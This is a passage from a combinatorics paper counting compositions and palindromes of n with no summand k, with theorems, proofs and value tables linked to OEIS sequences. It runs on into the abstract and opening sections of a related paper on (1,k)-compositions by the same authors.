Clearly, the entries in the column for "no k's" agree with the entry in the column for the number of 1's without restrictions for $n \le k$, as indicated in the derivation of the initial conditions in the proof of Theorem 3. We now look at diagonals of slope –1, for the part of the table that refers to compositions without k. These sequences are given by $\{x(k,1,\widehat{k+i})\}_{k=\max\{1,2-i\}}^{\infty}$, where i is an integer. Values of $i \ge 0$ produce the part of the table that is shaded in dark gray, and the entries in those diagonals satisfy $x(k,1,\widehat{k+i}) = x(k,1)$, as explained above.

The next diagonal of slope –1 (entries in bold) is given by $\{x(k,1,\widehat{k-1})\}_{k=3}^{\infty}$, and we have $x(k,1,\widehat{k-1}) = x(k,1) - 2$ since the only compositions that are not allowed are $k+1$ and $1+k$, resulting in a difference of two 1's. Finally, the diagonal with entries $\{x(k,1,\widehat{k-2})\}_{k=4}^{\infty}$ (entries in light gray) satisfies $x(k,1,\widehat{k-2}) = x(k,1) - 6$, since the only compositions that are not allowed are those consisting of one k and two 1's, of which there are three, for a total of six 1's.

4. The number of palindromes with no *k*'s.

The number of palindromes of n with no occurrence of k depends on the relative parity of n and k as detailed in the following theorem. For simplicity in stating the results, let $n = 2m$ or $n = 2m+1$ and $k = 2j$ or $k = 2j+1$.

Theorem 4. The number of palindromes of n with no k's is given by the following formulas.

a) $$P(n,\hat{k}) = \begin{cases} \displaystyle\sum_{i=0,\ i\neq m-j}^{m} C(i,\hat{k}) & \text{if } n \text{ and } k \text{ have the same parity} \\ \displaystyle\sum_{i=0}^{m} C(i,\hat{k}) & \text{if } n \text{ and } k \text{ have opposite parity.} \end{cases}$$

b) $$P(n,\hat{k}) = \sum_{i=1}^{k} P(n-2i,\hat{k}) + P(n-4k,\hat{k}) + \delta_{n,3k} \text{ for } n \ge 2k,$$

where $\delta_{i,j} = 1$ if $i = j$ and $\delta_{i,j} = 0$ otherwise, with initial conditions $P(n,\hat{k}) = 0$ for $n < 0$, $P(0,\hat{k}) = 1$, $P(n,\hat{k}) = 2^{\lfloor n/2 \rfloor}$ for $0 < n < k$, $P(n,\hat{k}) = 2^{\lfloor n/2 \rfloor} - 1$ for $n = k$, $P(n,\hat{k}) = 2^{\lfloor n/2 \rfloor} - 2^{(n-k)/2-1}$ for $k < n < 2k$, n and k having the same parity, and $P(n,\hat{k}) = 2^{\lfloor n/2 \rfloor}$ for $k < n < 2k$, n and k having opposite parity.

Proof: a) An odd length palindrome has to have an odd middle summand, and an even length palindrome has to have an even middle summand or an even split, i.e., the parity of the middle summand is the same of that of *n*. Each palindrome can be created by attaching a composition of length $(n-l)/2$ on the left of a middle summand of size l and the reverse of the composition on the right. Thus, if *n* and *k* have opposite parity, *k* will never be a middle summand. If *n* and *k* have the same parity, then *k* has to be excluded as a possible middle summand. Now we count the palindromes according to the compositions used to form them.

b) The palindromes of *n* without *k*'s can also be created by adding the summand i on both sides of a palindrome of length $n-2i$ for $i=1,...,k-1$. To create end summands that are larger than *k*, we can increase both end summands of the palindromes of $n-2k$ by *k* if those palindromes consist of more than one summand. For the single palindrome of $n-2k$ consisting of just $n-2k$ we increase this summand by 2*k*, thus creating the single palindrome consisting of *n*. The only palindromes that will not be created in this manner are the palindromes with end summands $2k$, of which there are $P(n-4k,\hat{k})$, and the palindrome of $n=3k$ consisting of the single summand $3k$, which need to be added in separately. The initial conditions for $n<k$ follow from [3, Lemma 11], as $P(n,\hat{k})$ agrees with the number of palindromes of *n* without restrictions, given by $2^{\lfloor n/2 \rfloor}$. For $n=k$, we get one fewer palindrome, as we have to exclude the palindrome consisting of just *k*. For $k<n<2k$, we have to exclude those palindromes that contain a single *k*. This can only occur when *n* and *k* have the same parity, with *k* as the middle summand, combined with a composition of $(n-k)/2$ on either side. There are $C((n-k)/2)=2^{(n-k)/2-1}$ such palindromes, which need to be subtracted from the total. ■

Table 3 gives the number of palindromes of *n* with no occurrence of *k* for $1 \le k \le 6$. Note that none of the columns in the Table 3 appears in [7]. However, since there is a different formula for even and odd length palindromes, it makes sense to look at the subsequences consisting of every other entry in each column.

For $k=2$, we get interleaved Fibonacci sequences. If we look at the subsequences with $k \ge 3$ for which *n* and *k* have opposite parity, then the sequences initially agree with the *k*-generalized Fibonacci numbers [2] (sequence A000073 for $k=3$, A000078 for $k=4$, A001591 for $k=5$, and A001592 for $k=6$), which have a recursion of the form $F(n) = \sum_{i=1}^{k} F(n-i)$. This can be seen to agree with the formula given in

Theorem 3, part b), as long as $n \le 4k$, since $\delta_{n,3k} = 0$ whenever n and k have opposite parity. The first term that differs from the respective k-generalized Fibonacci sequence is displayed in bold in Table 3.

	$P(n,\hat{1})$	$P(n,\hat{2})$	$P(n,\hat{3})$	$P(n,\hat{4})$	$P(n,\hat{5})$	$P(n,\hat{6})$
$n = 0$	1	1	1	1	1	1
1	0	1	1	1	1	1
2	1	1	2	2	2	2
3	1	2	1	2	2	2
4	2	2	4	3	4	4
5	1	3	3	4	3	4
6	3	4	7	7	8	7
7	2	5	5	8	7	8
8	5	7	13	13	16	15
9	3	**9**	10	15	14	16
10	8	12	24	25	31	30
11	5	16	18	29	27	32
12	13	21	**45**	49	61	59
13	8	28	34	56	53	63
14	21	37	84	94	120	117
15	13	49	63	108	105	125
16	34	65	157	182	236	232
17	21	86	118	**209**	206	248
18	54	114	293	352	464	461
19	34	151	220	404	405	492
20	88	200	547	680	**913**	914

Table 3. Values of $P(n,\hat{k})$ for $k \le 6$

However, two of the odd or even subsequences do agree with sequences in [7]. For $k = 2$, the subsequence for even n agrees with A005314, as was shown in [4]. For $k = 3$, the subsequence for even n agrees with all the terms given for A059633 in [7].

5. Some results on the number of parts in compositions with no *k*'s

When compositions are viewed as tilings, it is quite natural to sort tilings by the number of tiles used. This corresponds to the number of parts in compositions. In the current study of compositions with no occurrence of a particular summand, the number of tiles (parts in the composition) depends not only on n but also on k, the number omitted as a summand. Thus a single table cannot show the number of compositions with a given number of parts with

variable forbidden summands. We will state a general result for the number of compositions with no k's with a given number of parts, and then focus our attention on some special cases with $k \le 7$. The case $k = 2$ was thoroughly investigated in [4].

Theorem 5. The number of compositions of n with exactly j parts for $n \ge 1, j \ge 2, k \ge 2$ is given by either of these two formulas:

a) $C_j(n,\hat{k}) = \sum_{i=1}^{n-1} C_{j-1}(n-i,\hat{k}) - C_{j-1}(n-k,\hat{k})$,

b) $C_j(n,\hat{k}) = C_{j-1}(n-1,\hat{k}) + C_j(n-1,\hat{k}) - C_{j-1}(n-k,\hat{k}) + C_{j-1}(n-k-1,\hat{k})$,

with initial conditions $C_j(n,\hat{k}) = 0$ for $n \le 0$, $C_1(n,\hat{k}) = 1$ for $n \ne k$, and $C_1(k,\hat{k}) = 0$.

Proof: a) For any composition of $n-i$ having $j-1$ parts, we can form a composition of n having j parts by adding the summand i to the end of the shorter composition, except for $i = k$. This increases the number of parts by one as required. The initial conditions follow easily, as the only composition of n with one part is n itself.

b) A composition of n with j parts can either be created from a composition of $n-1$ with $j-1$ parts by adding a 1, or from a composition of $n-1$ having j parts by increasing the final summand by 1. The latter count needs to be modified to exclude those compositions that would end in a k if increased, and by adding in those compositions that end in $k+1$, which would not be created in the extension process. The compositions of n with j parts that end in k can be thought of as compositions of $n-k$ with $j-1$ parts, followed by a k, so there are $C_{j-1}(n-k,\hat{k})$ compositions that need to be subtracted. A similar argument shows that there are $C_{j-1}(n-(k+1),\hat{k})$ compositions of n with j parts that end in $k+1$, which need to be added to the total. ■

To understand some of the patterns for values of $C_j(n,\hat{k})$, let us first look at Table 4 which contains the number of compositions of n with j parts when there are no restrictions on the summands. For notational convenience, we will use $\text{bin}(n,k)$ to denote $\binom{n}{k}$.

Note that each row in Table 4 agrees with the corresponding row of Pascal's triangle. To understand why the binomial coefficients appear in this table it is once again convenient to think of a composition as a tiling. Note that any tiling

of a 1-by-n rectangle with j parts can be formed by selecting $j-1$ positions to separate the whole rectangle into shorter tiles. This can be accomplished in $\text{bin}(n-1, j-1)$ ways.

	$j=1$	2	3	4	5	6	7	8	9	10
$n=1$	1									
2	1	1								
3	1	2	1							
4	1	3	3	1						
5	1	4	6	4	1					
6	1	5	10	10	5	1				
7	1	6	15	20	15	6	1			
8	1	7	21	35	35	21	7	1		
9	1	8	28	56	70	56	28	8	1	
10	1	9	36	84	126	126	84	36	9	1
11	1	10	45	120	210	252	210	120	45	10
12	1	11	55	165	330	462	462	330	165	55
13	1	12	66	220	495	792	924	792	495	220
14	1	13	78	286	715	1287	1716	1716	1287	715
15	1	14	91	364	1001	2002	3003	3432	3003	2002

Table 4. Values of $C_j(n)$

We now look at tables of values of $C_j(n,\hat{k})$ for $k = 3, \ldots, 7$ to illustrate the patterns that hold across the tables. We first look at the columns, then at diagonals of slope –1. For the entry in row n and column j of the m^{th} diagonal, we have $n - j = m - 1$, and thus the entries in m^{th} diagonal are given by $C_{n-m+1}(n,\hat{k})$. The column for $j = 1$ follows directly from the initial conditions. The next theorem states results for the second column and the first $k-1$ diagonals. No obvious uniform pattern exists for the other columns.

Theorem 6. a) The entries in the second column in Tables 5 to 9 are given by

$$C_2(n,\hat{k}) = \begin{cases} n-1 & n < k \\ n-2 & n = 2k \\ n-3 & \text{otherwise.} \end{cases}$$

b) For $k \geq 2$, the first $k-1$ diagonals in the respective table agree with the corresponding diagonals in Table 4, i.e., $C_j(n,\hat{k}) = C_j(n) = \text{bin}(n-1, j-1)$ for $n+1-k < j \leq n$.

Proof: a) The values in column 2 can be explained combinatorially by looking at tilings. If no k is allowed, then no cut can be made in the 1-by-n rectangle at position k or at position $n - k$. For $n < k$, this cannot happen, and thus the single cut can be made at any of the $n-1$ cutting positions. For $n = 2k$, the positions k and $n - k$ are identical, thus there is only one forbidden position, hence $C_2(2k, \hat{k}) = n-2$. In all other cases, two of the $n-1$ cutting positions are forbidden, thus $C_2(n, \hat{k}) = n-3$ (for $n > k, n \neq 2k$).

b) Note that for $m < k$, the number of parts $j = n - m + 1 > n - k + 1$, thus k cannot occur as a part. ■

Since the 1st through $(k-1)^{st}$ diagonals agree with the values in Table 4, they also appear as diagonals within Pascal's triangle. These entries are shown in bold in Tables 5 through 9. Note that any such diagonal that agrees with Pascal's triangle for a given value of k will also occur in the tables where the forbidden summand is bigger than the given value of k. We will give combinatorial interpretations for the diagonal sequences that also occur as diagonal sequences in Pascal's triangle, and also for the entries of the k^{th} diagonals, which do not reappear in the tables for larger values of k.

To explain the combinatorial interpretations, it is convenient to create the compositions of n having j parts as follows: we start with j 1's (as there are to be j parts), and then distribute the difference $n - j$ across these j parts, adding to the 1's that are already there. In order to count all possibilities, we will find the partitions of $n - j$, then count how many associated compositions without k exist. We illustrate the procedure for the compositions of $n = 4$ without 3's having $j = 2$ parts. First create two 1's, resulting in the composition 1+1. Next distribute the difference $n - j = 2$, i.e., consider all the partitions of 2, namely $\{2\}$ and $\{1,1\}$. Using the first partition leads to 3+1 (the first 1 is increased by 2) or 1+3 (the second 1 is increased by 2), and the second partition creates 2+2 (both 1's are increased by 1). The first two compositions are not allowed as they contain a 3, so we have to disregard all the partitions of $n - j$ that contain a 2, and in general, all the partitions of $n - j$ that contain $k-1$. We will refer to this procedure as the *distributive creation method.*

Table 5 through Table 9 contain the values of $C_j(n, \hat{k})$ for $3 \le k \le 7$. We begin by giving a derivation of the formula for the k^{th} diagonals in these tables (shown in gray), and in the case k = 3, also for the 4th diagonal, which is a known sequence.

The third (m = 3) diagonal of $n-2$ parts in Table 5 corresponds to a composition with two 2's and $n-4$ 1's for a total of $\text{bin}(n-2, 2)$ compositions, i.e., a triangle number of them. There is only one additional known sequence that occurs in Table 5, namely the diagonal of

$j = n - 3$ parts (m = 4, entries in italic). To count these compositions, we use the distributive creation method described above. The partitions of $n - j = 3$ without 2's are {1,1,1} and {3}, which result in the following partitions of n: either three 2's and $j - 3$ 1's or one 4 and $j - 1$ 1's for a total of $\text{bin}(j,3) + j = (j^3 - 3j^2 + 8j)/6$ compositions. This sequence occurs as A000125 in [7], the cake number, which gives the maximal number of pieces resulting from i planar cuts through a cube (or cake), and is given by $a(i) = (i^3 + 5i + 6)/6$. Basic algebra shows that $C_j(j+3, \hat{3}) = a(j-1)$.

	$j=1$	2	3	4	5	6	7	8	9	10
$n=1$	**1**									
2	**1**	**1**								
3	0	**2**	**1**							
4	*1*	1	**3**	**1**						
5	1	*2*	3	**4**	**1**					
6	1	4	*4*	6	**5**	**1**				
7	1	4	9	*8*	10	**6**	**1**			
8	1	5	12	17	*15*	15	**7**	**1**		
9	1	6	15	28	30	*26*	21	**8**	**1**	
10	1	7	21	38	56	51	*42*	28	**9**	**1**
11	1	8	27	56	85	102	84	*64*	36	**10**
12	1	9	34	80	130	172	175	134	*93*	45
13	1	10	42	108	200	276	322	288	207	*130*
14	1	11	51	144	290	447	547	568	459	310
15	1	12	61	188	410	692	924	1024	957	712

Table 5. Values for $C_j(n, \hat{3})$

We now look at the case $k = 4$. Table 6 shows the number of compositions of n with no 4's having j parts. The diagonal of $j = n - 3$ parts (m = 4) occurs in [7] as A005581 and is given by the formula $a(i) = (i-1) \cdot i \cdot (i+4)/6$, which can be derived as follows. The partitions of $n - j = 3$ without 3's are {1,1,1} and {2,1}, which result in these partitions of n: three 2's and $j - 3$ 1's, or one 3, one 2, and $j - 2$ 1's, for a total of $\text{bin}(j,3) + 2 \cdot \text{bin}(j,2) = j(j-1)(j+4)/6$ compositions, thus $C_j(j+3, \hat{4}) = a(j)$.

Next we look at the case $k = 5$. Table 7 shows the number of compositions of n with no 5's having j parts.

	$j=1$	2	3	4	5	6	7	8	9
$n=1$	**1**								
2	**1**	**1**							
3	**1**	**2**	**1**						
4	0	**3**	**3**	**1**					
5	1	2	**6**	**4**	**1**				
6	1	3	7	**10**	**5**	**1**			
7	1	4	9	16	**15**	**6**	**1**		
8	1	6	12	23	30	**21**	**7**	**1**	
9	1	6	19	32	50	50	**28**	**8**	**1**
10	1	7	24	50	76	96	77	**36**	**9**
11	1	8	30	72	120	162	168	112	**45**
12	1	9	36	99	185	267	315	274	156
13	1	10	45	128	275	432	553	568	423
14	1	11	54	168	385	681	939	1072	963
15	1	12	64	216	531	1022	1554	1920	1959

Table 6. Values for $C_j(n,\hat{4})$

	$j=1$	2	3	4	5	6	7	8	9
$n=1$	**1**								
2	**1**	**1**							
3	**1**	**2**	**1**						
4	**1**	**3**	**3**	**1**					
5	0	**4**	**6**	**4**	**1**				
6	1	3	**10**	**10**	**5**	**1**			
7	1	4	12	**20**	**15**	**6**	**1**		
8	1	5	15	31	**35**	**21**	**7**	**1**	
9	1	6	19	44	65	**56**	**28**	**8**	**1**
10	1	8	24	60	106	120	**84**	**36**	**9**
11	1	8	33	80	160	222	203	**120**	**45**
12	1	9	40	111	230	372	420	322	**165**
13	1	10	48	148	330	582	777	736	486
14	1	11	57	192	465	882	1324	1492	1215

Table 7. Values for $C_j(n,\hat{5})$

The diagonal of $j=n-4$ parts (m = 5) occurs in [7] as A005718, the quadrinomial coefficients, and is given by $a(i)=\text{bin}(i,2)\cdot(i^2+7i+18)/12$, where $a(j)=C_j(j+4,\hat{5})$. We can show the equivalence of the two sequences as follows: The partitions of $n-j=4$ without 4's are {1,1,1,1}, {2,2}, {2,1,1},

and {3,1} which result in these partitions of n: four 2's and $j-4$ 1's, of which there are $\text{bin}(j,4)$; two 3's and $j-2$ 1's, of which there are $\text{bin}(j,2)$; one 3, two 2's and $j-3$ 1's, of which there are $j\cdot\text{bin}(j-1,2)$; one 4, one 2, and $j-2$ 1's, of which there are $j(j-1)$. Thus, $C_j(j+4,\hat{5}) = \text{bin}(j,4) + \text{bin}(j,2) + j\cdot\text{bin}(j-1,2) + j(j-1) = \text{bin}(j,2)\cdot(j^2+7j+18)/12$.

Next we look at the case $k = 6$. Table 8 shows the number of compositions of n with no 6's having j parts.

	$j=1$	2	3	4	5	6	7	8	9
$n=1$	**1**								
2	**1**	**1**							
3	**1**	**2**	**1**						
4	**1**	**3**	**3**	**1**					
5	**1**	**4**	**6**	**4**	**1**				
6	0	**5**	**10**	**10**	**5**	**1**			
7	1	4	**15**	**20**	**15**	**6**	**1**		
8	1	5	18	**35**	**35**	**21**	**7**	**1**	
9	1	6	22	52	**70**	**56**	**28**	**8**	**1**
10	1	7	27	72	121	**126**	**84**	**36**	**9**
11	1	8	33	96	190	246	**210**	**120**	**45**
12	1	10	40	125	280	432	455	**330**	**165**
13	1	10	51	160	395	702	882	784	**495**
14	1	11	60	208	540	1077	1569	1660	1278
15	1	12	70	264	731	1582	2611	3208	2931
16	1	13	81	329	975	2262	4123	5763	6111
17	1	14	93	404	1280	3168	6265	9760	11790

Table 8. Values for $C_j(n,\hat{6})$

The diagonal of $j = n-5$ parts (m = 6) occurs in [7] as A027659, the sixth column of the quintinomial coefficients, and is given by $a(i) = \text{bin}(i,2) + \text{bin}(i+1,3) + \text{bin}(i+2,4) + \text{bin}(i+3,5)$. We can show the equivalence of the two sequences as follows: The partitions of $n-j=5$ without 5's are {1,1,1,1,1}, {2,2,1}, {2,1,1,1}, {3,2}, {3,1,1}, and {4,1} which result in these partitions of n: five 2's and $j-5$ 1's, of which there are $\text{bin}(j,5)$; two 3's, one 2 and $j-3$ 1's, of which there are $j\cdot\text{bin}(j-1,2)$; one 3 , three 2's and $j-4$ 1's, of which there are $j\cdot\text{bin}(j-1,3)$; one 4, one 3 and $j-2$ 1's, of which there are $j(j-1)$; one 4, two 2's and $j-4$ 1's, of which there are

$j \cdot \text{bin}(j-1,2)$; and one 5, one 2 and $j-2$ 1's, of which there are $j(j-1)$. Thus there are a total of $\text{bin}(j,5) + j \cdot \text{bin}(j-1,3) + 2 \cdot j \cdot \text{bin}(j-1,2) + 2 \cdot j \cdot (j-1)$ compositions, which can be shown to agree with the formula given for sequence A027659, with $C_j(j+5,\hat{6}) = a(j-2)$.

Finally, we look at the case $k = 7$. Table 9 shows the number of compositions of n with no 7's having j parts.

	$j=1$	2	3	4	5	6	7	8	9
$n=1$	**1**								
2	**1**	**1**							
3	**1**	**2**	**1**						
4	**1**	**3**	**3**	**1**					
5	**1**	**4**	**6**	**4**	**1**				
6	**1**	**5**	**10**	**10**	**5**	**1**			
7	0	**6**	**15**	**20**	**15**	**6**	**1**		
8	1	5	**21**	**35**	**35**	**21**	**7**	**1**	
9	1	6	25	**56**	**70**	**56**	**28**	**8**	**1**
10	1	7	30	80	**126**	**126**	**84**	**36**	**9**
11	1	8	36	108	205	**252**	**210**	**120**	**45**
12	1	9	43	141	310	456	**462**	**330**	**165**
13	1	10	51	180	445	762	917	**792**	**495**
14	1	12	60	226	615	1197	1674	1708	**1287**
15	1	12	73	280	826	1792	2856	3376	2994
16	1	13	84	349	1085	2583	4613	6211	6363

Table 9. Values for $C_j(n,\hat{7})$

The diagonal of $j = n-6$ parts (m = 7) occurs in [7] as A062989, the 7th column of the generalized Catalan Array FS[5;i,6] and is given by $a(i) =$, $(i+1)(i+2)(i^4+24i^3+221i^2+954i+1800)/6!$,where $C_j(j+6,\hat{7}) = a(j-2)$. We can show the equivalence of the two sequences as follows: The partitions of $n-j=6$ without 6's are {1,1,1,1,1,1}, {2,2,2}, {2,2,1,1}, {2,1,1,1,1}, {3,3}, {3,2,1}, {3,1,1,1}, {4,2}, {4,1,1}, and {5,1} which result in these partitions of n: six 2's and $j-6$ 1's, of which there are $\text{bin}(j,6)$; three 3's and $j-3$ 1's, of which there are $\text{bin}(j,3)$, two 3's and two 2's and $j-6$ 1's, of which there are $\text{bin}(j,4) \cdot \text{bin}(4,2)$, one 3, four 2's and $j-5$ 1's, of which there are $j \cdot \text{bin}(j-1,4)$; two 4's and $j-2$ 1's, of which there are $\text{bin}(j,2)$; one 4, one 3, one 2 and $j-3$ 1's, of which there are $j(j-1)(j-2)$; one 4, three 2's and $j-4$ 1's, of which there are $j \cdot \text{bin}(j-1,3)$; one 5, one 3, and $j-2$ 1's,

of which there are $j(j-1)$; one 5, two 2's and $j-3$ 1's, of which there are $j \cdot \text{bin}(j-1,2)$; and one 6, one 2, and $j-2$ 1's, of which there are $j(j-1)$. Summing these terms and simplifying shows agreement of the number of compositions with the formula given for sequence A062989.

Similar derivations can be made for larger values of *k*; however, the number of partitions increases quite rapidly, and so far no pattern has emerged that would allow for easier counting of these quantities. Likewise, in each table, formulas for the diagonals for $m > k$ can be derived in the same manner. We have checked some of these diagonals, and none (except for $k = 3$, $m = 4$) appear in [7].

We now give derivations for the first six diagonals in Table 9 that occur as diagonals in Pascal's triangle. The first ($m = 1$) diagonal of *n* parts consists of all 1's, since there is only one composition of *n* with *n* parts. The diagonal of $n-1$ parts ($m = 2$) corresponds to a composition with one 2 and $n-2$ 1's for a total of $n-1$ compositions. The diagonal of $j = n-2$ parts ($m = 3$) consists of the triangle numbers, as the only compositions with $n-2$ parts are the $\text{bin}(j,2)$ compositions with two 2's and $j-2$ 1's. The diagonal of $j = n-3$ parts ($m = 4$) occurs as A000292 in [7], the tetrahedral or pyramidal numbers, and is given by $a(i) = (i+1)(i+2)(i+3)/6$, where $C_j(j+3,\hat{k}) = a(j-1)$. The partitions of $n-j=3$ are {1,1,1}, {2,1}, and {3}, which result in these partitions of *n*: three 2's and $j-3$ 1's; one 3, one 2, and $j-2$ 1's; or one 4 and $j-1$ 1's, for a total of $\text{bin}(j,3)+2\cdot\text{bin}(j,2)+j$ compositions. Algebraic simplification shows the equivalence of the 4th diagonal and sequence A000292. The diagonal of $j = n-4$ parts ($m = 5$) appears as A000332 in [7], with $a(i) = (i^4 - 6i^3 + 11i^2 - 6i)/24$, which has several interpretations, for example the number of intersection points of the diagonals of a convex *i*-gon. Arguments similar to the ones above show that $C_j(j+4,\hat{k}) = a(j+3)$. Finally, the 6th diagonal appears as A000389 in [7], with $a(i) = \text{bin}(i,5)$. Using the distributive creation method once more, it can be shown that $C_j(j+5,\hat{k}) = a(j+4)$.

For higher values of *k*, more diagonals from Pascal's triangle will occur, and in each case their formulas can be derived and shown to be equivalent to the known sequences using the distributive creation method.

Acknowledgements
The authors would like to thank Enrique Garcia Moreno Esteva for thorough proof reading of the manuscript, as well as AT&T and Neil Sloane for the continued support and upkeep of the On-Line Encyclopedia of Integer Sequences.

References

[1] P. Z. Chinn, G. Colyar, M. Flashman, and E. Migliore, Cuisenaire Rods Go to Gollege, *PRIMUS*, Vol. II, No. 2 (June 1992), pp. 118-130.

[2] I. Flores, k-generalized Fibonacci numbers, *Fibonacci Quarterly,* **5** (1967), pp. 258-266.

[3] P. Z. Chinn, R. Grimaldi, and S. Heubach, Rises, Levels, Drops and "+" Signs in Compositions, to appear in *Fibonacci Quarterly*

[4] P. Z. Chinn and S. Heubach, Integer sequences related to compositions without 2's. Submitted to the Electronic Journal of Integer Sequences

[5] R. P. Grimaldi, Compositions without the summand 1, *Congressus Numerantium* **152** (2001), pp. 33-43.

[6] R. P. Grimaldi, *Discrete and Combinatorial Mathematics*, 4th Edition, Addison Wesley, 1999.

[7] N. J. A. Sloane, editor (2003), The On-Line Encyclopedia of Integer Sequences, published electronically at http://www.research.att.com/~njas/sequences/

[8] H. S. Wilf, *Generatingfunctionology*, 2nd Edition, Academic Press, 1994.

$(1,k)$-Compositions

Phyllis Chinn
Dept. of Mathematics, Humboldt State University
phyllis@math.humboldt.edu

Silvia Heubach*
Dept. of Mathematics, California State University Los Angeles
sheubac@calstatela.edu

Abstract

A $(1,k)$-composition of a positive integer n consists of an ordered sequence of the integers 1 and k whose sum is n. A palindromic $(1,k)$-composition is one for which the sequence is the same from left to right as from right to left. We give recursive equations and generating functions for the total number of such compositions and palindromes, and for the number of 1's, k's, "+"signs and summands in all $(1,k)$-compositions and $(1,k)$-palindromes. We look at patterns in the values for the total number of $(1,k)$-compositions and $(1,k)$-palindromes and derive recusive relations and generating functions for the number of levels, rises and drops in all $(1,k)$-compositions and $(1,k)$-palindromes.

Keywords: Compositions, palindromes.
A.M.S. Classification Number: 05A99

1. Introduction

A $(1,k)$-*composition* of a positive integer n consists of an ordered sequence of the integers 1 and k whose sum is n. A *palindromic* $(1,k)$-*composition* is one for which the sequence is the same from left to right as from right to left. For the remainder of this paper we will refer to palindromic $(1,k)$-compositions by the short-hand term $(1,k)$-*palindrome*.

Alladi and Hoggatt [1] have considered (1,2)-compositions and (1,2)-palindromes. They count the number of such compositions and palindromes, the number of summands, and the number of times either a 1 or a 2 occurs in all (1,2)-compositions and (1,2)-palindromes, respectively. Furthermore, they count the number of "+"-signs and the number of rises (a summand followed by a larger summand), levels (a summand followed by itself) and drops (a summand followed by a smaller summand) in all such compositions and palindromes, respectively. Hoggatt and Bicknell [3]

have looked at more general compositions and palindromes, namely those for which the summands are selected from a finite or countably infinite set S. For example, if only the summands 1 and 2 are allowed in the compositions, then $S = \{1, 2\}$. Hoggatt and Bicknell have derived generating functions for the number of compositions, palindromes, number of summands, "+"-signs, and the number of times a particular summand occurs in all such compositions or palindromes of n. However, since the possible values of the summands come from a very general set, they were not able to develop recurrence relations and generating functions for the number of rises, levels and drops in this setting.

We will focus on a generalization of the (1,2)-compositions, namely, we look at $(1, k)$-compositions and $(1, k)$-palindromes. In Section 2 we establish our notation and derive recurrence relations for the total number of $(1, k)$-compositions and $(1, k)$-palindromes, the number of times either a 1 or a k occurs in all $(1, k)$-compositions and $(1, k)$-palindromes, and the number of summands and "+"-signs in all $(1, k)$-compositions and $(1, k)$-palindromes of n. Furthermore, we state the generating functions for these quantities as a special case of the results in [3]. In Section 3, we investigate and give combinatorial proofs for patterns among the number of $(1, k)$-compositions and $(1, k)$-palindromes for different values of k. In Section 4 we derive recursive formulas and the generating functions for the number of levels, rises and drops in all $(1, k)$-compositions and $(1, k)$-palindromes of n.

2. Notation and basic results

We will use the following notation.

$C_{n,k}, P_{n,k}$	=	the number of $(1, k)$-compositions and $(1, k)$-palindromes of n, respectively, where $C_{0,k} = P_{0,k} = 1$ for all k
$C^{+}_{n,k}$, $P^{+}_{n,k}$	=	the number of "+" signs in all $(1, k)$-compositions and $(1, k)$-palindromes of n, respectively
$C^{\mathrm{s}}_{n,k}$, $P^{\mathrm{s}}_{n,k}$	=	the number of summands in all $(1, k)$-compositions and $(1, k)$-palindromes of n, respectively
$C^{l}_{n,k}$, $P^{l}_{n,k}$	=	the number of l's in all $(1, k)$-compositions and $(1, k)$-palindromes of n, respectively, where $l = 1$ or k
$r_{n,k}$, $l_{n,k}$, $d_{n,k}$	=	the number of rises, levels, and drops in all $(1, k)$-compositions of n, respectively
$\tilde{r}_{n,k}$, $\tilde{l}_{n,k}$, $\tilde{d}_{n,k}$	=	the number of rises, levels, and drops in all $(1, k)$-palindromes of n, respectively
$n \equiv k$, $n \not\equiv k$		denotes n and k having the same and opposite parity, respectively.

Before we derive recurrence relations for the quantities of interest, we will present different ways to create $(1,k)$-compositions and $(1,k)$-palindromes. The first method is a recursive one: for $n > k$, we create the $(1,k)$-compositions of n by either adding a 1 to the right end of the $(1,k)$-compositions of $n-1$, or by adding a k to the right end of the $(1,k)$-compositions of $n-k$. Likewise, for $(1,k)$-palindromes, we add a 1 to both sides of the $(1,k)$-palindromes of $n-2$ or a k to both sides of the $(1,k)$-palindromes of $n-2k$. We will refer to this method as the *recursive creation method*. In addition, we can also enumerate $(1,k)$-palindromes by focusing on the middle summand. Notice that the middle summand must have the same parity as n. Thus, if n is even, either there is no middle summand, and the $(1,k)$-palindrome is created by combining a $(1,k)$-composition of $n/2$ with its reverse, or the middle summand is (an even) k, combined with a $(1,k)$-composition of $(n-k)/2$ on the left and its reverse on the right. If n is odd, then either the middle summand is a 1, combined with a $(1,k)$-composition of $(n-1)/2$ on the left and its reverse on the right, or the middle summand is (an odd) k, combined with $(1,k)$-compositions of $(n-k)/2$. This observation provides for a connection between the number of $(1,k)$-compositions and $(1,k)$-palindromes.

Lemma 1 gives basic results for $(1,k)$-compositions, while Lemma 2 lists basic results for $(1,k)$-palindromes. Recall that the generating function $G_a(x)$ for a sequence $\{a_{n,k}\}_{n=0}^{\infty}$ is given by $G_a(x) = \sum_{n=0}^{\infty} a_{n,k} \cdot x^n$.

Lemma 1 *1.* $C_{n,k} = C_{n-1,k} + C_{n-k,k}$, *with* $C_{n,k} = 1$ *for* $0 \le n < k$. *Alternatively,* $C_{n,k} = \sum_{j=0}^{\lfloor n/k \rfloor} \binom{n-j(k-1)}{j}$ *and* $G_C(x) = \frac{1}{1-x-x^k}$.

2. $C^1_{n,k} = C^1_{n-1,k} + C^1_{n-k,k} + C_{n-1,k}$, *with* $C^1_{n,k} = n$ *for* $0 \le n < k$. *Alternatively,* $C^1_{n,k} = \sum_{j=0}^{\lfloor n/k \rfloor} (n - j \cdot k) \binom{n-j(k-1)}{j}$ *and* $G_{C^1}(x) = \frac{x}{(1-x-x^k)^2}$.

3. $C^k_{n,k} = C^k_{n-1,k} + C^k_{n-k,k} + C_{n-k,k}$, *with* $C^k_{n,k} = 0$ *for* $0 \le n < k$. *Alternatively,* $C^k_{n,k} = \sum_{j=0}^{\lfloor n/k \rfloor} j \binom{n-j(k-1)}{j}$ *and* $G_{C^k}(x) = \frac{x^k}{(1-x-x^k)^2}$.

4. $C^s_{n,k} = C^1_{n,k} + C^k_{n,k}$, *and* $G_{C^s}(x) = \frac{x+x^k}{(1-x-x^k)^2}$.

5. $C^+_{n,k} = C^s_{n,k} - C_{n,k}$ *for* $n \ge 1$ *with* $C^+_{0,k} = 0$, *and* $G_{C^+}(x) = \frac{(x+x^k)^2}{(1-x-x^k)^2}$.

Proof: The recurrence relation for $C_{n,k}$ follows directly from the recursive creation method. Likewise for the recurrence relations of $C^1_{n,k}$ and $C^k_{n,k}$, as we get all the 1's or k's from the $(1,k)$-compositions of $n-1$ and $n-k$, and then one additional 1 or k for each composition to which we add a 1 or k, respectively. The initial conditions for these three quantities follow easily

